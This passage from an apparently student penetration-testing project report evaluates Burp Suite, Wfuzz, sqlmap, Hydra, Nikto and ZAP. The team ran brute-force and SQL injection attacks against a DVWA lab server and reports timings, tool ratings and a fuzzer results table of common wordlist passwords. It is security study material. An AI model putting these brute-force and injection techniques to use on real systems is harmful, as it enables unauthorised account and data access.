



Figure 66 - Start Fuzzer Attack



Figure 67 shows the successful brute force of the web application using the Zap tool.

Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
0	Original	200	OK	60 ms	328 bytes	4,292 bytes	Medium		
1	Fuzzed	200	OK	22.67 s	328 bytes	4,580 bytes			123456
2	Fuzzed	200	OK	17.73 s	328 bytes	4,580 bytes			12345
3	Fuzzed	200	OK	17.76 s	328 bytes	4,580 bytes			123456789
4	Fuzzed	200	OK	17.67 s	328 bytes	4,436 bytes			password
5	Fuzzed	200	OK	17.68 s	328 bytes	4,580 bytes			iloveyou
6	Fuzzed	200	OK	17.69 s	328 bytes	4,580 bytes			princess
7	Fuzzed	200	OK	17.69 s	328 bytes	4,580 bytes			1234567
8	Fuzzed	200	OK	17.73 s	328 bytes	4,580 bytes			rockyou
9	Fuzzed	200	OK	17.7 s	328 bytes	4,580 bytes			12345678

13.0 Results & Evaluation

13.1 Burp Suite Professional Tool Results

Burp Suite Professional

Burp Suite Professional is an advanced penetration testing tool and web vulnerability scanner version of a Burp Suite. IT security professionals use it to identify and exploit security weaknesses in web applications. This version offers extra features for automated scanning and a toolkit for manual testing. Additionally, it offers customizable scan configuration and a powerful intruder for brute-force attacks and detailed reporting.

Table 5 provides detailed results and information from the Burp Suite Professional tool testing.

Test Case Type:	Performance Criteria Evaluation	Test Case Version:	BurpSuite_01
Test Environment:	Virtual Testing using Kali Operating System in VMWare Professional Machine	Test Input:	Target Website: IP: 108.61.212.237 http://108.61.212.237/DVWA
Tester Name:	Russell	Date of Testing:	3/10/2024
Criteria Type	Tool Name: Burp Suite Professional	Test Comments	
Tool Type:	Paid	This is license under PortSwigger Company	
Version No:	Used version for testing 2024.6.6 New Version 2024.8.3	Latest Version automatically pop up when the app is opened. The new update is also available in the website. New version requires authorization from PortSwigger for our trial version.	
Latest Update:	October 7, 2024	Frequently updated. Monthly or Bi-monthly	
Cost Effective:	Licensed \$449 USD	Need to manually Download and install in Kali for testing.	
Integration:	High	Can implement with other web application penetration testing tools.	
Ease of Use:	Moderate	Comprehensive and needs tutorials or manual to use the application.	
Accuracy:	High	Identified web vulnerabilities thru brute force attack in web application DVWA.	

Performance/Speed:	High	Started 11:20:21 Finished 11:20:32	
Usability:	Moderate	Installation in Kali is done using a command after downloading .sh installer.	
Scalability:	High	Burp Suite Professional can be install with different OS like Windows, macOS and Linux	
Reporting:	High	Detailed reporting sample from PortSwigger website.	
Tool Strengths		Tool Weaknesses	
<ul style="list-style-type: none"> • Comprehensive toolset • Automated scanning • Customizability • User-Friendly interface • Real-time result 		<ul style="list-style-type: none"> • Cost for the tool is expensive • Resource Intensive that cause low end computer to get issues • With too much features it requires lot of time to study and learn all. • Limited support for non-limited web application. • A possible false positive result and need other verification tools to get the right findings. 	

Table 5 - Burp Suite Professional Tool Results

3.2 Burp Suite Community Tool Results

Burp Suite Community Edition is a free version of the penetration testing tool. This is primarily used by beginners and individuals doing basic web security testing. This tool includes core tools like intercepting proxy, repeater, and manual testing features. There is a lack of advanced features, such as automated scanning, extension tools, and customizable options only offered to the professional version, limiting the tool's scope.

Table 6 provides detailed results and information from the Burp Suite Community Edition tool testing.

Test Case Type:	Performance Criteria Evaluation	Test Case Version:		BurpSuite_02
Test Environment:	Virtual Testing using Kali Operating System in VMWare Professional Machine	Test Input:		Target Website: IP: 108.61.212.237 http://108.61.212.237/DVWA
Tester Name:	Russell	Date of Testing:	2/10/2024	
Criteria Type	Tool Name: Burp Suite Community Edition	Test Comments		Artifacts
Tool Type:	Free Version	This is free download on Portswigger website https://portswigger.net/burp/communitydownload		
Version No:	Latest Version: 2024.8.4	Latest Version redownload from the website		
Latest Update:	October 8,2024	Frequently updated, monthly or bi-monthly		
Cost Effective:	Free	Download free on Portswigger Website		
Integration:	High	Can implement with other web application penetration testing tools		
Ease of Use:	Moderate	Need to follow reliable tutorials and steps to use it.		
Accuracy:	High	Identified web vulnerabilities thru brute force attack in web application DVWA.		
Performance/Speed:	High	Started: 12:16:00 Finished: 14:33:39		
Usability:	High	Burp Suite Professional can be install with different OS like Windows, macOS and Linux		
Scalability:	High	Used by beginners and individual for basic test of web application vulnerabilities.		
Reporting:	Moderate	Limited compared to Professional version		
Tool Strengths		Tool Weaknesses		
<ul style="list-style-type: none"> • Free and Accessible • Comprehensive Manual testing capabilities • Proxy for Intercepting traffic • Intruder for brute force • Support for basic web vulnerabilities • Platform for multiple OS (Windows, macOS, Linux) 		<ul style="list-style-type: none"> • No Automated scanning • Limited Intruder functionality • No extension support • No save and load functionality • No report generation • Manual testing only • No collaborator client • Limited project and task management 		

Table 6 - Burp Suite Community Tool Results

Table 7 shows the test results and during each test. Each test was manually timed as the tool does not have a start and finish timer.

Burp Suite Professional		Test Duration and Result
Low Security		Successful after 11 secs
Medium Security		33minutes and 35 secs
High Security		Unsuccessful after 1 hour and 25 minutes and 33 seconds
Burp Suite Community		
Low Security		Successful after 2 hours and 15 mins
Medium Security		Successful after 3 hours and 33 minutes
High Security		Unsuccessful after 1 hour and 25 minutes and 33 seconds

Table 7 – Both version of Burp Suite Results

13.3 Wfuzz Tool Results

Table 8 provides detailed results and information from the Wfuzz tool testing.

Test Case Type:	Performance Criteria Evaluation	Test Case Version:		1
Test Environment:	Virtual Testing using Kali Operating System in VMWare Fusion software	Test Input:	Target Website: IP: 108.61.212.237 http://108.61.212.237/DVWA	
Tester Name:	Russell	Date of Testing:	10/10/2024	
Criteria Type	Tool Name: Webfuzz	Test Comments		Artifacts
Tool Type:	Open source	Already Installed in Kali Linux Operating system		
Version No:	Version 3.1.0	Command in the terminal to check the version is wfuzz --version		
Latest Update:	August 2024	https://www.edge-security.com/wfuzz.php		
Cost Effective:	Free	Package software application and brute-forcing tool		
Integration:	High or moderate	Can be integrated with another penetration testing tools.		
Ease of Use:	High	Need to get proper command to run and collect data from the application		
Accuracy:	High	Data was collected from providing proper command in the terminal		
Performance/Speed:	Moderate	15:01		

		15:14 With multiple crashing the system.	
Usability:	Moderate	Only available in Kali Linux.	
Scalability:	High	Need to know commands in Linux terminal to use this tool.	
Reporting:	Moderate	Collection of data by screenshot in the terminal to get the password cracked. Parameter length of the correct password is different from other password lists.	
Tool Strengths		Tool Weaknesses	
<ul style="list-style-type: none"> • Multiple Injection points capability with multiple dictionaries • Recursion (When doing directory bruteforce) • Post, headers and authentication data brute forcing • Output to HTML • Colored output • Hide results by returning code, word numbers, line numbers, and regex. • Cookies fuzzing • Multithreading • Proxy support • SOCK support • Time delays between requests • Authentication support (NTLM, Basic) • All parameters brute forcing (POST and GET) • Multiple encoders per payload 		<ul style="list-style-type: none"> • Challenging beginners with the proper command line • No GUI • Limited in reporting • No SSL certificate handling • Slower than other alternatives. • Multiple crashes when testing the tools 	

Table 8 - Wfuzz Tool Results

Table 9 shows the test results and during each test. Each test was manually timed as the tool does not have a start and finish timer.

Wfuzz	Test Duration and Result
Low Security	Successful after 14 minutes, tested a few times with few system crashes.
Medium Security	Successful after 20 minutes, tested a few times with multiple crashes in the system.
High Security	Unsuccessful after 30 minutes, no filtering of parameters.

Table 9 - WFuzz test result

13.4 SQL Map Tool Results

Table 10 provides detailed results and information from the SQL Map tool testing.

Test Case Type:	Performance Criteria Evaluation	Test Case Version:	
Criteria Type	Tool Name: SQL Map	Test Comments	
Test Environment:	Live Test using Windows Desktop and SQL Map Application	Test Input:	Target Website: 108.61.212.237 (DVWA)
Tester Name:	Tanveer	Date of Testing:	20/10/2024
Tool Type:	Free	Open-Source tool	
Version No:	Test version: 5.0.12	This was the latest update available at the time of testing	
Latest Update:	N/A	N/A	
Accuracy:	High	Highly accurate for common vulnerabilities and manual verification	
Integration:	High	With multiple databases	
Ease of Use:	Medium	Available in Linux – easy to use	
Cost Effective:	Free	Free to Linux	
Performance/Speed	Medium	Success attempt 5.5 minutes	
Usability:	Medium	Operation through command	
Scalability:	Medium	Medium adaptable	
Reporting:	High	Output Details have many information	
Tool Strengths		Tool Weaknesses	
<ul style="list-style-type: none"> Automation Multiple database support Free and Open-source 		<ul style="list-style-type: none"> Limited customisation Detection risk 	

Table 10 - SQL Map Tool Results

For SQL Map, the most important part is getting the HTTP post parameters after injecting them.

After the parameter is received, the SQL Map tool is able to get information with different security levels at the same time.

Table 11 compares different security level results of SQL Map Test.

SQL Map Tool – Security Level	Test Duration and Result
Low Security	Successful after 5.5 minutes
Medium Security	Successful after 8.5 minutes
High Security	Successful after 12 minutes

Table 11 - SQL Map Tool security level comparison

13.5 Hydra Tool Results

Tester Experience – The Hydra scan result was noted as the fastest to complete; however, multi-testing is to be considered and requires manual comparison of result if not false positive.

Table 12 provides detailed results and information from the Hydra tool testing.

Test Case Type:	Performance Criteria Evaluation	Test Case Version:		Hydra_01
Date of Testing:	1/10/2024	Test Input:	Target Website: 108.61.212.237 Tool use: Hydra	
Tester Name:	Hope	Test Environment:	VMWare Kali Machine	
Criteria Type	Tool Name: HYDRA	Test Comments		Artifacts
Tool Type:	Open-Source Tool	This is Licensed AGPLv3		
Version No:	Hydra 9.5	Latest Version found in GitHub		
Latest Update:	Jun 12, 2023	Frequently updated by the Developer		
Accuracy:	High	Identified valid credentials without false positive		
Integration:	High	Automate can brute-force, with Nmap, to find the open port -s80		
Ease of Use:	High	Requires understanding of command syntax		
Cost Effective:	Free	It is already installed in Kali		
Performance/Speed:	High	Started 2024-09-30 19:39:46 Finished 2024-09-30 19:39:49		
Usability:	High	Also available in the Hydra-graphical feature		
Scalability:	Moderate	Not natively designed for commercial or large distributed system		
Reporting:	Moderate	For CLI only		
Tool Strengths		Tool Weaknesses		
<ul style="list-style-type: none"> • Hydra Supports Multiple Protocols • Fast and efficient • Open Source • Integration with other tools • Supports Large Wordlists 		<ul style="list-style-type: none"> • Limited Reporting and Output • Consumes significant CPU, Memory, and Network bandwidth • Requires careful ethical/legal consideration • Requires Manual Handling of Complex Logins 		

Table 12 - Hydra Tool Results

Table 13 compares different security level results of Hydra Tool.

Performance Criteria on DVWA Website Level of Security				
Description: Testing scan of Level of Security	Preconditions:	Target Method: Brute Force on weak password		
Tool Type	Low	Medium	High

Figure 70 - High-Level Result

13.6 Nikto Tool Results

Table 14 provides detailed results and information from the Nikto tool testing.

Test Case Type:	Performance Criteria Evaluation	Test Case Version:	
Test Environment:	Virtual Testing using Kali Operating System in VMWare Professional Machine	Test Input:	Target Website: 108.61.212.237 Scanme.nmap.org Iplist.txt, iplist2.txt, nikto_result.csv
Tester Name:	Hope	Date of Testing:	2/10/2024
Criteria Type	Tool Name: Nikto	Test Comments	
Tool Type:	Open-Source Tool	This is licensed under the GNU copyright	
Version No:	Nikto 2.5.0	Latest Version found in GitHub	
Latest Update:	Dec 4, 2023	Not Frequently updated	
Cost Effective:	Free	It is already installed in the Kali	
Integration:	High	It can be implemented with Burp Suite, Nmap	
Ease of Use:	High	Requires understanding of command syntax	
Accuracy:	High	We identified web vulnerabilities but required manual validation of the findings.	
Performance/ Speed:	High	Started 13:24:00 Finished 13:28:13	
Usability:	Moderate	Easy to install, CLI operates only, which may be a disadvantage to beginners.	
Scalability:	Moderate	Not natively designed for commercial or large distributed system	
Reporting:	High	Available in HTML, text as well	
Tool Strengths		Tool Weaknesses	
<ul style="list-style-type: none"> • Open-Source tool • Supports various output format • Integrate with other tools, systems, and reporting platform • Fast Set up run with Windows, Linux, MacOS 		<ul style="list-style-type: none"> • Prone to False Positives needs to verify the result manually • Can be time-consuming and slow • No Graphic User interface • Outdated Findings might miss the latest vulnerabilities 	

Table 14 - Nikto Tool Results

13.7 ZAP Tool Results

Tester experience – Before the full scan was completed, high-level results in 69ms RTT success attempts faster than low-security results; however, it does not fully tell whether a password has been found.

Scan completion was long; unfortunately, the resulting output didn't record a start or finish time.

Table 15 provides detailed results and information from the Zap tool testing.

4 Fuzzed	302 Found	69 ms	337 bytes	0 bytes	password				
Test Case Type:	Performance Criteria Evaluation		Test Case Version:						
Test Environment:	Live Test using Windows Desktop and Zap Application		Test Input:	Target Website: 108.61.212.237 Rockyou.txt file Low-Level Security					
Tester Name:	Hope		Date of Testing:	15/10/2024					
Criteria Type	Tool Name: ZAP		Test Comments						
Tool Type:	Free		Open-Source tool						
Version No:	Test version: 2.15.0		This was the latest update available at the time of testing						
Latest Update:	Oct 1, 2024		Introduced new features support for third-party						
Accuracy:	High		Highly accurate for common vulnerabilities and manual verification						
Integration:	High		Has a GitLab CI and Jenkins plugin						
Ease of Use:	High		Available in Windows, macOS, and Linux. It is recommended for both beginners and professionals.						
Cost Effective:	Free		Free to download on WinOS, macOS and Linux						
Performance/Speed	High		Success attempt 4.04 secs						
Usability:	High		GUI is user-friendly compared to other tools						
Scalability:	High		Highly adaptable, allows functions add-ons, and can suit more complex testing.						
Reporting:	High		Customisable Reports details in low, medium, high						
Report Findings	Go to Reports > Generate Report		Successful brute force attempts return a 200 OK status						
Tool Strengths			Tool Weaknesses						
<ul style="list-style-type: none"> • Free and Open Source • Ease of use – also has Quick Start feature • Enabling automated testing • Active Community and Regular updates 			<ul style="list-style-type: none"> • False Positives where vuln are flagged but do not exist • Performance limitations depth for advanced exploits • Consume a lot of system resource 						

Table 15 - ZAP Tool Results

Table 16 compares different security level results of the ZAP Tool.

Performance Criteria on DVWA Website Level of Security			
Description: Testing scan of Level of Security	Preconditions:	Target Method: Brute Force on weak password	
Tool Type	Low	Medium	
ZAP	Success attempt in 78ms RTT Start 12.47 pm Completed scan 75% 12 am	Success attempt In 65ms RTT	Success attempt in 69ms RTT Start 3.30 with 1% scan complete

Table 16 - Security level results of ZAP Tool

Figure 71 shows the start Time 12:47 pm of the attack.



Figure 71 - Attack start Time 12:47 pm

Figure 72 shows the high-level scan of the attack.



Figure 72 - High-Level scan Result

14.0 Impacts

14.1 Research Benefits for New Zealand

Our project design aims to empower New Zealand organisations in selecting appropriate testing tools, a critical step toward strengthening cybersecurity frameworks for individuals and small to medium-sized enterprises [15] [16], which account for 97% of all businesses and contribute approximately 28% of the country's GDP to defend against the growing risks of cyber threats [17].

As 43% of cyberattacks target SMEs globally, Taruho's research identifies and assesses practical, user-friendly tools to enhance penetration testing for web application vulnerabilities and support scalable best practice-aligned security [18]. By focusing on free and open-source tools, this project is designed to support a pathway for small businesses to protect digital assets affordably.

Figure 73 shows Industry statistics for Maori and Pasifika community.



Figure 73 - Digital Tech Industry Statistics for Maori and Pasifika according to Digital Skill Aotearoa

14.2 Research benefits for communities such as Māori and Pacific

There is a more vital need for education and upskilling in cybersecurity. Statistics show that Maori comprise 5% of the IT workforce, while Pacific people account for 4.2%. [19]. Furthermore, our research strives to build and be incredibly impactful for Maori and Pacific communities, who face increased risks due to limited access to cybersecurity resources and are also part of the SME innovations. [20]

14.3 Summary of Impacts

Beyond technology, this initiative addresses New Zealand's social landscape by working to bridge the digital divide, promoting a more inclusive, skilled, and resilient digital ecosystem. Through this approach, we strengthen cybersecurity frameworks for SMEs and individual startups and contribute to developing a diverse talent pipeline essential for New Zealand's broader economic and social resilience. Please refer to the "Impact" section of the appendix for more charts.

15.0 Change/Risk Management

15.1 Change Management Plan

The purpose of a Change Management plan is to manage and control any adjustments that might occur in our project scope, timeline, or resources and to maintain the aim of the project objectives. We have established a structured Change Request Process if we need to change something. This begins with Initiation, which is done when team members or stakeholders submit a Change Request Form and explain the detailed reason for the change and a proposal for the new scope. It is then evaluated during the evaluation phase, during which the project manager will assess the impact of the proposal change's scope, timeline, budget, and resources. If this needs approval, it will be presented to the project sponsor, Andrew David, and key stakeholders for review and authorisation.

When the changes are approved, implementation can take place, which involves the adjustment of the project plan, and documents should also be updated with the new scope. Lastly, the changes should be communicated to all the team members, and a meeting should be held to discuss the changes in the project's scope.

The plan should monitor some key areas: first is the adjustment of the project scope, which could involve adding or removing tools from the analysis; the timeline for testing might change in the work breakdown structure and may require some modification in our schedule due to unexpected results and technical problems; resource allocation if there are some delays might also change the schedule of our testing and analysis, there might be an unforeseen technical requirement within the environment of the testing. With a prepared and structured approach, we ensure that if there are changes, we can manage them efficiently and still produce a successful project outcome.

15.2 Risk Management Plan

Our project has identified some key risks that might impact the success that we want to aim. Tool Evaluation Inaccuracy might be a risk due to the inconsistency of a tool's performance with different environments, which can cause inconsistent evaluation results. This risk is considered possible and has a major impact on our project. We created a standard testing environment to mitigate this problem so that we have consistent results across different devices of each team member. The project team is responsible for this risk and remains open.

If one of the team members is injured, a risk management plan prioritises the continuity of the project and the unwell member's well-being. The injured team member's responsibility will be temporarily assigned and divided to another member to ensure that the project is still on time with the task. To manage the workload, we plan to distribute the task to each member's skills and availability, adjust the deadline if needed, and inform the project manager about the situation. If the injured person returns soon, they will be gradually given a task as their responsibility. This approach minimises delays in team projects and provides good team morale and project momentum.

Furthermore, technical issues with the tools or the test environment are another risk. There might be compatibility or configuration issues that might occur in testing tools or the DVWA setup, which could delay testing some tools. This risk has a moderate impact and will be addressed by conducting preliminary testing and troubleshooting; project stakeholder Justin Ng is ready to help us with the web application and give us suggestions for tool troubleshooting.

Another risk is data loss or corruption. Although it might not occur, the impact would be high if the testing data and configuration files are lost, as we need to redo it again. To mitigate this, we suggested that each team member have backup files and version control for testing and results. Scope creep is also a possible risk; this means that the project scope needs to be expanded or needs to have additional tool comparisons or metrics, which leads to a high impact on the project. To manage this risk, we created a change management plan which the project manager can check for approval.

Lastly, the risk of insufficient testing time will likely happen, given the challenges of tutorials from different resources and what we should use for the testing. This has a major impact on the project, and to mitigate this, we created a well-defined timeline for testing and distributed tools to test with each team member and share the results with everyone. Please see the appendix for the Project Risk Register, Issue Register and Risk Matrix

16.0 Conclusion and Lessons Learned

16.1 Project Summary and Significant Project Outcome

This penetration testing followed a methodical way to find out the vulnerability of web applications. Proper testing methods were used to identify in a safe environment. This project aimed to test Damn Vulnerable Web Applications (DVWA) with the help of well-known penetration testing tools such as Burp Suite, SQL Map, WFuzz, Hydra and OWASP ZAP. Each tool was assessed based on multiple criteria based on different security levels, and the source code of each security level is carefully analysed for future reference. When it comes to finding vulnerabilities such as brute force and SQL injection, this research project illustrates the actual importance of choosing the right penetration testing tools for web application testing. Based on the findings and comparison of the testing tools, it is evident that Burp Suite will be highly recommended among the tools. As this research project is properly documented, it is ensured that these testing procedures are followed according to the framework.

16.2 Evaluation of current and future Projects

